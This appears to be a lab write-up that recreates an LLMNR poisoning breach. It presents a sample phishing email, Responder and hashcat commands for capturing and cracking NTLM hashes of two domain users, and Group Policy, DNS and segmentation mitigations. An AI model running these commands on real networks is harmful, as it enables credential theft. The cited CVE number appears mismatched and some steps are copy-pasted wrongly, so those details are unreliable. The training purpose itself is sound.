1. **Overview:**

The ABC company has been breached due to compromised credentials. The breach has been traced to a phishing email below.

Subject: How to connect to the shared folder on Windows

Hello,

I am writing to inform you that we have created a shared folder on the Windows server that You can access it from your computer. The shared folder contains important files and documents you may need.

To connect to the shared folder, you need to follow these steps:

1. Open File Explorer and click on This PC in the left pane.

2. Click on the Computer tab and then click on Map network drive.

3. Choose a drive letter not already used, such as Z:.

4. In the Folder box, type the shared folder path, such as \\server\share. You can also

click on Browse and navigate to the shared folder.

5. If you want to reconnect to the shared folder every time you log on, check the "

Reconnect " box at sign-in.

6. Click on Finish and enter your username and password if prompted.

You should now see the shared folder as a drive under This PC. You can open it and access.

the files inside.

We will recreate the scenario of the password-stealing process that the users would have used to make this breach successful.

1. **Method Used for attacking:**

LLMNR Protocol Exploitation-

(Link-Local Multicast Name Resolution)

Procedure:

1. IP addr

A screenshot of a computer

Description automatically generated

Fig1: Checking Interfaces

**Syntax: ip addr**

1. Responder

A screenshot of a computer

Description automatically generated

Fig2: Editing Responder.conf file.

The syntax used for using Responder.

**sudo responder -I eth0 -dwv**

-I: Network interface to use.

-d: Enables NetBIOS responses.

-w: Enables proxy server

-v: verbose mode

1. BOB\_PC login




Fig3: UNC path on BOB\_PC

**Syntax-**

1. Login to BOB\_PC using domain credentials.
2. Open Run application using WindowsKey+R.
3. Put command \\<IP address of Kali Linux> and hit enter.
4. Alice\_PC

A computer screen with a blue background

Description automatically generated

Fig4: UNC path on Alice\_PC

**Syntax-**

* 1. Login to BOB\_PC using domain credentials.
  2. Open Run application using WindowsKey+R.
  3. Put command \\<IP address of Kali Linux> and hit enter.

1. Hashes captured for user Bob.

A screenshot of a computer

Description automatically generated

Fig5: BOB’s hash

As per the image, we have not even put the credentials for the same user, and on the Kali Linux portal, we have fetched the hash of the user BOB. This can be easily converted into plaintext. Using the following hashcat command, the NTLM hash can be converted into plaintext and the password can be retrieved easily.

**hashcat -m 5600 -a 0 <hash> /usr/share/wordlists/rockyou.txt hash.txt**

**-O**

This will give us a password. The same can be implemented for the user Alice. After using the password cracking tool we get password as Password1.

1. Hashes captured for user Alice.




Fig6: Alice’s hash

As you can see in Fig 5 and Fig 6, it has captured the hash, username, and IP address of the user Alice.

1. **Critical Issues/Vulnerabilities**
   * 1. CVE-202-21960

This vulnerability is critical as attackers can steal the login credentials of all the users present in the network domain.

A screenshot of a computer

Description automatically generated

Fig7: CVE-2021-21960

1. **Mitigations**
   * **Disable LLMNR in Windows environments:**Turn off multicast name resolution to disable LLMNR via group policy. It can be found under Computer Configuration > Administrative Templates > Network > DNS Client. Set “Turn off multicast name resolution” to “Enabled” to turn off LLMNR broadcasts from the Group Policy Editor.
   * **Use DNS instead of LLMNR:** An effective way to reduce LLMNR poisoning attacks is using DNS instead of LLMNR. DNS is more secure and less susceptible to MITM attacks; by switching, all name resolution requests can be routed through secure DNS servers reducing the risk of LLMNR poisoning attacks.
   * **Use network segmentation:** Network segmentation can also help prevent LLMNR poisoning attacks by isolating critical systems and limiting the impact of any LLMNR poisoning attacks. If an attacker manages to carry out an LLMNR poisoning attack in one segment, this won’t have any lasting negative impact on other segments of your network.
2. **Why LLMNR poisoning is a threat to network security?**

Due to its simplicity and ease of implementation, LLMNR poisoning presents a significant risk to network security as it allows for the theft of data or the launch of additional attacks. Moreover, many of the network's machines could automatically reply to LLMNR requests in them.

In infrastructure settings, LLMNR poisoning can be especially harmful since it allows attackers to access critical systems and steal confidential data.